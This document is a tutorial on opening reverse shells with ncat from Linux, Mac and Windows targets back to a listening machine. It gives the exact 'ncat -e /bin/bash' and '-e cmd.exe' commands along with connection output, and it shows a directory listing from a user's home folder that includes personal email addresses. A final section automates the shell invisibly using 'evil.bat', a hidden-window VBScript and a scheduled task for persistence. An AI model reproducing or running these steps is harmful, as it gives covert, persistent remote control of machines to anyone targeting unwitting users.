Reverse SSH (Mac/Windows)

A reverse shell is a type of shell session where the target machine (the victim) initiates a connection to the attacker's machine, effectively "reversing" the traditional client-server communication flow. This is often used by attackers to bypass firewall and network security measures that block incoming connections but allow outgoing ones. By exploiting a vulnerability on the target machine, the attacker can execute a payload that causes the target to establish a connection back to the attacker's controlled server. Once the connection is established, the attacker gains command-line access to the target machine, allowing them to execute commands and potentially escalate privileges.

One of the tools through which a reverse shell can be initiated is Netcat. In the Linux CLI, use the following command to install netcat: *sudo apt install netcat-traditional -y.*
Netcat is part of Nmap, hence in Windows, downloading nmap will suffice to be able to use netcat. To download nmap for Windows, visit this website: https://nmap.org/download.html#windows. In certain instances, a Java runtime might be needed to run nmap successfully. The needed Java runtime can be gotten from: https://ninite.com/adoptjavax8/.

For Mac/Linux

To initiate a reverse shell, you listen from the server from which you'd like to access the target server. This is done using the following command: *ncat -lvp <desired port>.* This command initiates ncat on the desired port. Any port of choice can be used. The port listening, using port 4444, is illustrated below:

Note: Install netcat on both Linux Servers

From the target server, enter the command *ncat -e /bin/bash <IP of requesting server> <listening port number>.* In this case: *ncat -e /bin/bash 192.168.1.91 4444. This is illustrated below:*

Running this command completes the reverse shell a shown below:

```
tee@ubuntu3: ~

tee@ubuntu3:~$ ncat -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.66.
Ncat: Connection from 192.168.1.66:52751.
```

Typing the long list command in Linux; *ls -l,* can be used to confirm that the reverse shell has been successfully initiated. Execution the long list command should show the files and directories contained on the server that have been reverse shelled into. This is shown below:

```
tee@ubuntu3: ~

tee@ubuntu3:~$ ncat -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.66.
Ncat: Connection from 192.168.1.66:52751.


dir
ls -l
total 128
drwx------@   4 tabtosin  staff    128 Sep 28  2023 Applications
drwx------    3 tabtosin  staff     96 Mar 30 09:07 Creative Cloud Files Personal Account kristenandrebecca@gmail
.com 08E9C703547E27190A4C98A1@AdobeID
drwx------@   5 tabtosin  staff    160 Jul 11  2023 Creative Cloud Files tabthomas88@gmail.com bfdd4a405c35b10fdf
beb87cc7d8608694bfdf730c9b332220ad93001fe67aac
drwx------@  30 tabtosin  staff    960 Jul 24 19:57 Desktop
drwx------@   7 tabtosin  staff    224 Jul  9 20:11 Documents
drwx------@ 197 tabtosin  staff   6304 Jul 25 12:48 Downloads
lrwxr-xr-x@   1 tabtosin  staff     53 Nov 21  2023 Dropbox -> /Users/tabtosin/LYFE Marketing Dropbox/Tabitha Tho
mas
drwx------@   6 tabtosin  staff    192 Nov 21  2023 LYFE Marketing Dropbox
drwx------@ 104 tabtosin  staff   3328 May  7 15:54 Library
drwx------    4 tabtosin  staff    128 Dec 22  2022 Movies
```

The reverse shell has been successfully initiated.

For Windows


Initiating reverse shell on a Windows system is only slightly different from Linux.

You listen from the server from which you want to access the target server using the *ncat -lvp <desired port>* command to initiate ncat. In this case, I am going to switch ports and use the port 5555. This is illustrated below:


```
Administrator: Command Prompt - ncat -lvp 5555

C:\Users\Administrator>ncat -lvp 5555
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:5555
Ncat: Listening on 0.0.0.0:5555
```

Now that the host Windows server is listening, running the following command on the target server will initiate the reverse shell: *ncat <IP of requesting server> <listening port number> -e cmd.exe.* This will look like this: *ncat 192.168.1.86 5555 -e cmd.exe*. This is illustrated below:



Switching to the host server CMD interface will show that the reverse shell is successful:



Now, all the files and directories on the target server can be controlled from the host server.

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
Windows to Linux

Reverse shell can also be done across different Server Platforms. It requires the same steps as illustrated above. After installing netcat on the Linux Server, and nmap on the Windows Server, the reverse shell process can be initiated. From the Linux server, initiate ncat listening using the following command: *nc -lvp <desired port>*. In this instance, I'm opting for port 6666, hence my command on my Linux Server will be: *nc -lvp 6666.* This is illustrated below:

On the target Windows Server, use the following command format: *ncat <IP Address> <Port Number> -e cmd.exe.* In this instance, the command will be: *ncat 192.168.1.91 6666 -e cmd.exe.* This is illustrated below:




This completes the reverse shell process. This is shown below:

Now, the Linux Server has access to the Windows Server.

Automating Reverse SSH

To automate reverse shell in invisible mode, the first step is to create a .bat file carrying the following command: *ncat <destination IPaddress> <port number> -e cmd.exe.* This is illustrated below:




This .bat file is named 'evil.bat' for this demo.

The next step is to create a .vbs file, and add the following script to it:


```
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run chr(34) & "C:\Batch Files\syncfiles.bat" & Chr(34), 0

Set WshShell = Nothing
```


Replace the file path in the command above with the file path of your .bat file, and save the .vbs file. This is illustrated below with the file path of my .bat file being: *C:\Users\Administrators\Desktop\evil.bat.* This is illustrated below:




My .vbs file is saved as EvilProMax.vbs. To conclude the automation process, a task has to be created on the Task Scheduler on the Windows Server. This is illustrated below:




Click on the 'Create Task' option on the list of options on the far right. This starts the task secretion process. Fill in the tabs appropriately. This is shown below:





After filling in the required tabs on the first page, click on the "Triggers" option at the top-left corner to configure the triggers for this task accordingly. This is illustrated below:




Next, the 'Actions' option should be selected. Click the 'new' option at the bottom of the screen, then click on 'browse' on the following window to select the .bat file, and add it. These steps are illustrated below:






